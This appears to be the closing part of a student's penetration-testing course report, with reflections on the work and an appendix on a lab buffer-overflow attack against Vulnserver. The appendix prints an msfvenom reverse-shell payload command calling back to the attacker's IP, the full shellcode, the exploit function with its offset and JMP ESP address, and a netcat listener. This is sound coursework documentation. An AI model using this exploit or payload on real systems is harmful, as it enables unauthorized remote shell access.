2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_co
   link/ether 52:54:00:8c:a9:81 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_co
   link/ether 00:ff:00:01:fa:43 brd ff:ff:ff:ff:ff:ff
   inet 192.168.101.20/24 brd 192.168.101.255 scope global dyn
       valid_lft 861391sec preferred_lft 861391sec
   inet6 fe80::2ff:ff:fe01:fa43/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: br-19caa7bfe138: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 150
   link/ether 0a:69:47:20:11:40 brd ff:ff:ff:ff:ff:ff
   inet 172.18.0.1/16 brd 172.18.255.255 scope global br-19caa
       valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc
   link/ether 5e:44:fe:d5:b3:b3 brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
6: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1500 qdisc noqueue
   link/none
   inet 10.0.61.2/24 brd 10.0.61.255 scope global tun0
       valid_lft forever preferred_lft forever
   inet6 fe80::b05e:d59f:b313:8fa5/64 scope link stable-privac
       valid_lft forever preferred_lft forever

```

Figure 102: All IP addresses of the attacker machine

Starting the VPN at the beginning of each session was an afterthought, which led to me not realizing it impacts how the machine needs to be addressed for the attack to work. This realization took a while to manifest, and made it clear to me that I should question my assumptions, and make sure that the conclusions I reach are thought through instead of assumed without critical questioning.

Using the ImmunityDebugger gave me a little trouble at first. A lot of time was spent during the first session learning the tooling and accustoming myself to the environment.

Exploiting the Buffer Overflow required understanding of the stack and how operations work on the machine level, which I lacked from prior studies. I had grasped the concept from explanations during the lecture, but did not fully understand how to apply the concept in practice. That became clear during work on the assignment, which helped me gain a better understanding of the processes happening close to the hardware.

Writing the report was very time intensive, requiring more time than I had anticipated when starting out. In addition, the level of detail required was only apparent once I had started the writing process. When I was documenting my approach, I didn't take enough care to represent the steps I took with readable, appropriately formatted screenshots. I had to go back and repeat some steps to take satisfactory screengrabs, only gaining usable material during the second session. At that point I had gone over the material again and reviewed the steps i took in detail. I was therefore able to repeat the steps quickly with intent. A deeper understanding of the subject matter gave me with the ability to anticipate what information was relevant, which made it easier to take the steps in an easily documentable way.

Moving into the next assignment, I knew what to expect in terms of documentation of my actions. I practiced the discussed concepts on my private system, to prepare myself for the scheduled appointments in which we could work on the assignment. I had learned that preparation and familiarity with the tooling and the subject matter enable me to focus on executing the necessary steps while being able to document them. If I don't know what I am doing or why I am doing it, my ability to document and communicate my actions diminishes drastically. Hence I did my utmost to be prepared for the following assignments.

6.2 Linux - Complete Pentest (Mesa)

Since this exercise was much less guided than the previous one, i took care to prepare as best i could for this assignment. I studied the provided materials and practiced using the tools on private hardware. I set up two virtual machines, an attacker machine running Kali Linux and a target machine running Debian. I purposely configured it so that it would be attackable by the tools discussed in the lecture preceding the appointments.

I further studied the Mitre Attack Framework, trying to formulate a high level strategy concerning what approaches i should employ when i pentest the Linux machine.

Lastly, i revisited the materials I produced when I held the Linux - Basics seminar in my third semester. I was still familiar with the concepts we taught, but didn't remember all the tooling needed to apply that knowledge in practice. I figured a general familiarity with the basic functions could come in handy if interaction with the target machine strays from the expected path.

6.3 Digital Forensics

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8 Appendix


8.1 Buffer Overflow

The appendix provided as a directory is laid out the following way, containing the following content:

```
Final Report - Simon Neubert/  
├── Windows Scanning and Buffer Overflow  
│   ├── Nmap Scan  
│   │   ├── nmap.txt  
│   │   └── nmap-3389.txt  
│   ├── vulnserver_script  
│   │   ├── unique_charseq.txt  
│   │   └── vulnserver-poc-orig.py
```

- The subdirectory "Nmap scan" the output generated by Nmap (nmap.txt and nmap-3389.txt).
- The subdirectory "vulnserver_script" contains the python script used to execute the attack, and the resources it accessed during runtime.

It was altered during the assignment, and all relevant steps have been left in the code and labeled with comments.



The image shows a terminal window titled 'kali@kali: ~/VPN Configs'. The window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, there are three tabs: 'kali@kali: ~/1 - Buffer Overflow/vulnserver_script', 'kali@kali: ~/1 - Buffer Overflow/vulnserver_script', and 'kali@kali: ~/VPN Configs'. The terminal content shows the following commands and output:

```
(kali@kali)-[~/VPN Configs]
$ chmod u+x ics.sh

(kali@kali)-[~/VPN Configs]
$ cat ics.sh
#!/bin/bash

# Start Hochschulnetz VPN (tun0)
sudo openvpn --config "/home/kali/VPN Configs/HdM - VPN/HdM-VPN-UDP4-1194-viscosity-config.ovpn" --dev tun0 &
PID1=$!

# Wait a few seconds to ensure first VPN is up
sleep 5

# Start Lab VPN (tun1)
sudo openvpn --config "/home/kali/VPN Configs/ICS Lab/ICS_Lab_Access_icslab_vpnclient.ovpn" --dev tun1 &
PID2=$!

(kali@kali)-[~/VPN Configs]
$ ./ics.sh
2026-05-08 14:50:51 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restarts.
2026-05-08 14:50:51 OpenVPN 2.7.0 aarch64-unknown-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-05-08 14:50:51 library versions: OpenSSL 3.5.5 27 Jan 2026, LZO 2.10
```

Figure 103: VPN configuration on an attacker machine not provided by the HdM

```
kali@kali: ~/VPN Configs
Session Actions Edit View Help
kali@kali: ~/1 - Buffer Overflow/vulnserver_script x kali@kali: ~/1 - Buffer Overflow/vulnserver_script x kali@kali: ~/VPN Configs x
dm-stuttgart.de,dhcp-option DOMAIN-SEARCH lab.ics.hdm-stuttgart.de,dhcp-option DNS 192.168.61.254,route 1
92.168.61.0 255.255.255.0,route-gateway 10.0.61.1,topology subnet,ping 10,ping-restart 60,ifconfig 10.0.6
1.2 255.255.255.0,peer-id 0,cipher AES-256-GCM,protocol-flags cc-exit tls-ekm dyn-tls-crypt,tun-mtu 1500'
2026-05-08 14:50:57 Options error: Unrecognized option or missing or extra parameter(s) in [PUSH-OPTIONS]
:1: register-dns (2.7.0)
2026-05-08 14:50:57 Pushed option removed by filter: 'dhcp-option DNS 192.168.61.254'
2026-05-08 14:50:57 OPTIONS IMPORT: --ifconfig/up options modified
2026-05-08 14:50:57 OPTIONS IMPORT: route options modified
2026-05-08 14:50:57 OPTIONS IMPORT: route-related options modified
2026-05-08 14:50:57 OPTIONS IMPORT: --ip-win32 and/or --dhcp-option options modified
2026-05-08 14:50:57 OPTIONS IMPORT: tun-mtu set to 1500
2026-05-08 14:50:57 net_route_v4_best_gw query: dst 0.0.0.0
2026-05-08 14:50:57 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
2026-05-08 14:50:57 net_route_v4_best_gw query: dst 10.73.130.3
2026-05-08 14:50:57 net_route_v4_best_gw result: via 10.31.139.65 dev tun0
2026-05-08 14:50:57 net_iface_new: add tun1 type ovpn
2026-05-08 14:50:57 DCO device tun1 opened
2026-05-08 14:50:57 ovpn-dco device [tun1] opened
2026-05-08 14:50:57 net_iface_mtu_set: mtu 1500 for tun1
2026-05-08 14:50:57 net_iface_up: set tun1 up
2026-05-08 14:50:57 net_addr_v4_add: 10.0.61.2/24 dev tun1
2026-05-08 14:50:57 net_route_v4 add: 192.168.61.0/24 via 10.0.61.1 dev [NULL] table 0 metric 200
2026-05-08 14:50:57 Initialization Sequence Completed
2026-05-08 14:50:57 Data Channel: cipher 'AES-256-GCM', peer-id: 0
2026-05-08 14:50:57 Timers: ping 10, ping-restart 60
2026-05-08 14:50:57 Protocol options: protocol-flags cc-exit tls-ekm dyn-tls-crypt
```

Figure 104: VPN connected on attacker machine not provided by the HdM with IP 10.0.61.2


```

(kali㉿kali)-[~/1 - Buffer Overflow/vulnserver_script]
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.61.2 LPORT=443 EXITFUNC=thread
-a x86 --platform windows -b "\x00" -n 16 -e x86/shikata_ga_nai -f py
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Successfully added NOP sled of size 16 from x86/single_byte
Payload size: 367 bytes
Final size of py file: 1820 bytes
buf = b""
buf += b"\xd6\xf9\x4a\x48\x49\x41\x91\xf8\xf8\x40\x93\x3f"
buf += b"\x3f\x99\x41\x90\xdb\xc5\xd9\x74\x24\xf4\xbb\x60"
buf += b"\xf7\x65\x15\x5e\x2b\xc9\xb1\x52\x31\x5e\x17\x03"
buf += b"\x5e\x17\x83\x8e\x0b\x87\xe0\xb2\x1c\xca\x0b\x4a"
buf += b"\xdd\xab\x82\xaf\xec\xeb\xf1\xa4\x5f\xdc\x72\xe8"
buf += b"\x53\x97\xd7\x18\xe7\xd5\xff\x2f\x40\x53\x26\x1e"
buf += b"\x51\xc8\x1a\x01\xd1\x13\x4f\xe1\xe8\xdb\x82\xe0"
buf += b"\x2d\x01\x6e\xb0\xe6\x4d\xdd\x24\x82\x18\xde\xcf"
buf += b"\xd8\x8d\x66\x2c\xa8\xac\x47\xe3\xa2\xf6\x47\x02"
buf += b"\x66\x83\xc1\x1c\x6b\xae\x98\x97\x5f\x44\x1b\x71"
buf += b"\xae\xa5\xb0\xbc\x1e\x54\xc8\xf9\x99\x87\xbf\xf3"
buf += b"\xd9\x3a\xb8\xc0\xa0\xe0\x4d\xd2\x03\x62\xf5\x3e"
buf += b"\xb5\xa7\x60\xb5\xb9\x0c\xe6\x91\xdd\x93\x2b\xaa"
buf += b"\xda\x18\xca\x7c\x6b\x5a\xe9\x58\x37\x38\x90\xf9"
buf += b"\x9d\xef\xad\x19\x7e\x4f\x08\x52\x93\x84\x21\x39"
buf += b"\xfc\x69\x08\xc1\xfc\xe5\x1b\xb2\xce\xaa\xb7\x5c"
buf += b"\x63\x22\x1e\x9b\x84\x19\xe6\x33\x7b\xa2\x17\x1a"
buf += b"\xb8\xf6\x47\x34\x69\x77\x0c\xc4\x96\xa2\x83\x94"
buf += b"\x38\x1d\x64\x44\xf9\xcd\x0c\x8e\xf6\x32\x2c\xb1"
buf += b"\xdc\x5a\xc7\x48\xb7\x6e\x18\x6f\x45\x07\x1a\x8f"
buf += b"\x48\x6c\x93\x69\x20\x82\xf2\x22\xdd\x3b\x5f\xb8"
buf += b"\x7c\xc3\x75\xc5\xbf\x4f\x7a\x3a\x71\xb8\xf7\x28"
buf += b"\xe6\x48\x42\x12\xa1\x57\x78\x3a\x2d\xc5\xe7\xba"
buf += b"\x38\xf6\xbf\xed\x6d\xc8\xc9\x7b\x80\x73\x60\x99"
buf += b"\x59\xe5\x4b\x19\x86\xd6\x52\xa0\x4b\x62\x71\xb2"
buf += b"\x95\x6b\x3d\xe6\x49\x3a\xeb\x50\x2c\x94\x5d\x0a"
buf += b"\xe6\x4b\x34\xda\x7f\xa0\x87\x9c\x7f\xed\x71\x40"
buf += b"\x31\x58\xc4\x7f\xfe\x0c\xc0\xf8\xe2\xac\x2f\xd3"
buf += b"\xa6\xcd\xcd\xf1\xd2\x65\x48\x90\x5e\xe8\x6b\x4f"
buf += b"\x9c\x15\xe8\x65\x5d\xe2\xf0\x0c\x58\xae\xb6\xfd"
buf += b"\x10\xbf\x52\x01\x86\xc0\x76"

```

Figure 105: Payload generation on attacker machine

```

38 def get_payload():
39     # Payload generated by msfvenom
40     buf = b""
41     buf += b"\xd6\xf9\x4a\x48\x49\x41\x91\xf8\xf8\x40\x93\x3f"
42     buf += b"\x3f\x99\x41\x90\xdb\xc5\xd9\x74\x24\xf4\xbb\x60"
43     buf += b"\xf7\x65\x15\x5e\x2b\xc9\xb1\x52\x31\x5e\x17\x03"
44     buf += b"\x5e\x17\x83\x8e\x0b\x87\xe0\xb2\x1c\xca\x0b\x4a"
45     buf += b"\xdd\xab\x82\xaf\xec\xeb\xf1\xa4\x5f\xdc\x72\xe8"
46     buf += b"\x53\x97\xd7\x18\xe7\xd5\xff\x2f\x40\x53\x26\x1e"
47     buf += b"\x51\xc8\x1a\x01\xd1\x13\x4f\xe1\xe8\xdb\x82\xe0"
48     buf += b"\x2d\x01\x6e\xb0\xe6\x4d\xdd\x24\x82\x18\xde\xcf"
49     buf += b"\xd8\x8d\x66\x2c\xa8\xac\x47\xe3\xa2\xf6\x47\x02"
50     buf += b"\x66\x83\xc1\x1c\x6b\xae\x98\x97\x5f\x44\x1b\x71"
51     buf += b"\xae\xa5\xb0\xbc\x1e\x54\xc8\xf9\x99\x87\xbf\xf3"
52     buf += b"\xd9\x3a\xb8\xc0\xa0\xe0\x4d\xd2\x03\x62\xf5\x3e"
53     buf += b"\xb5\xa7\x60\xb5\xb9\x0c\xe6\x91\xdd\x93\x2b\xaa"
54     buf += b"\xda\x18\xca\x7c\x6b\x5a\xe9\x58\x37\x38\x90\xf9"
55     buf += b"\x9d\xef\xad\x19\x7e\x4f\x08\x52\x93\x84\x21\x39"
56     buf += b"\xfc\x69\x08\xc1\xfc\xe5\x1b\xb2\xce\xaa\xb7\x5c"
57     buf += b"\x63\x22\x1e\x9b\x84\x19\xe6\x33\x7b\xa2\x17\x1a"
58     buf += b"\xb8\xf6\x47\x34\x69\x77\x0c\xc4\x96\xa2\x83\x94"
59     buf += b"\x38\x1d\x64\x44\xf9\xcd\x0c\x8e\xf6\x32\x2c\xb1"
60     buf += b"\xdc\x5a\xc7\x48\xb7\x6e\x18\x6f\x45\x07\x1a\x8f"
61     buf += b"\x48\x6c\x93\x69\x20\x82\xf2\x22\xdd\x3b\x5f\xb8"
62     buf += b"\x7c\xc3\x75\xc5\xbf\x4f\x7a\x3a\x71\xb8\xf7\x28"
63     buf += b"\xe6\x48\x42\x12\xa1\x57\x78\x3a\x2d\xc5\xe7\xba"
64     buf += b"\x38\xf6\xbf\xed\x6d\xc8\xc9\x7b\x80\x73\x60\x99"
65     buf += b"\x59\xe5\x4b\x19\x86\xd6\x52\xa0\x4b\x62\x71\xb2"
66     buf += b"\x95\x6b\x3d\xe6\x49\x3a\xeb\x50\x2c\x94\x5d\x0a"
67     buf += b"\xe6\x4b\x34\xda\x7f\xa0\x87\x9c\x7f\xed\x71\x40"
68     buf += b"\x31\x58\xc4\x7f\xfe\x0c\xc0\xf8\xe2\xac\x2f\xd3"
69     buf += b"\xa6\xcd\xcd\xf1\xd2\x65\x48\x90\x5e\xe8\x6b\x4f"
70     buf += b"\x9c\x15\xe8\x65\x5d\xe2\xf0\x0c\x58\xae\xb6\xfd"
71     buf += b"\x10\xbf\x52\x01\x86\xc0\x76"
72     return buf

```

Figure 106: Payload used in python script on attacker machine





Figure 107: Impermanent JMP ESP instruction located at 7709E871, pre-restart



Address	Disassembly
76E4E871	JMP ESP
76E4E873	ADD AL, 0
76E4E875	ADD BYTE PTR DS:[EDX-7F], DH
76E4E879	JMP ESI
76E4E87B	ADD AL, 0
76E4E87D	ADD BYTE PTR DS:[EDX+EBX-73], DH
76E4E881	POP EDX
76E4E882	POP ES
76E4E883	CMP EDI, EBX

Figure 108: Impermanent JMP ESP instruction located at 76E4E871, post-restart

```

def replicate_crash(ip):
    """Replicating the crash using a string of A\'s with the neccessary length"""
    #req = "AUTH " + "\x41" * 1072

    """Replicating the crash using a string of unique characters with the neccessary length"""
    #req = "AUTH " + get_string_from_file('unique_charseq.txt')

    """Confirming 1040 characters to be the offset by writing Bs into the EIP"""
    #req = "AUTH " + "\x41" * 1040 + "\x42" * 4 + "\x43" * 24

    """Sending bad characters to determine termination bytes"""
    #req = "AUTH " + "\x41" * 1044 + get_bad_chars() + "\x42" * 24

    """Sending generated payload"""
    payload = get_payload()
    req = "AUTH " + "\x41" * 1040 + "\x71\xE8\x09\x77" + payload + "\x42" * 24
    #7709E871
    connect_to_server(ip, req)

```

Figure 109: Using impermanent JMP ESP instruction location found before the restart in attack script

```
(kali㉿kali)-[~/1 - Buffer Overflow/vulnserver_script]
$ python2 vulnserver-poc-orig.py 192.168.61.45
'>Hello There.\r\n'
```

kali@kali: ~/1 - Buffer Overflow/vulnserver_script

Session Actions Edit View Help

kali@kali: ~/1 - Buffer Overflow/vulnserver_script x kali@kali: ~/1 - Buffer Overflow/vulnserver_script x kali@kali: ~/VPN Configs x

```
(kali㉿kali)-[~/1 - Buffer Overflow/vulnserver_script]
$ nc -lvp 443
listening on [any] 443 ...
```

Figure 110: No reverse shell when attacking with the old JMP ESP address post restart

```

def replicate_crash(ip):
    """Replicating the crash using a string of A\'s with the neccessary length"""
    #req = "AUTH " + "\x41" * 1072

    """Replicating the crash using a string of unique characters with the neccessary length"""
    #req = "AUTH " + get_string_from_file('unique_charseq.txt')

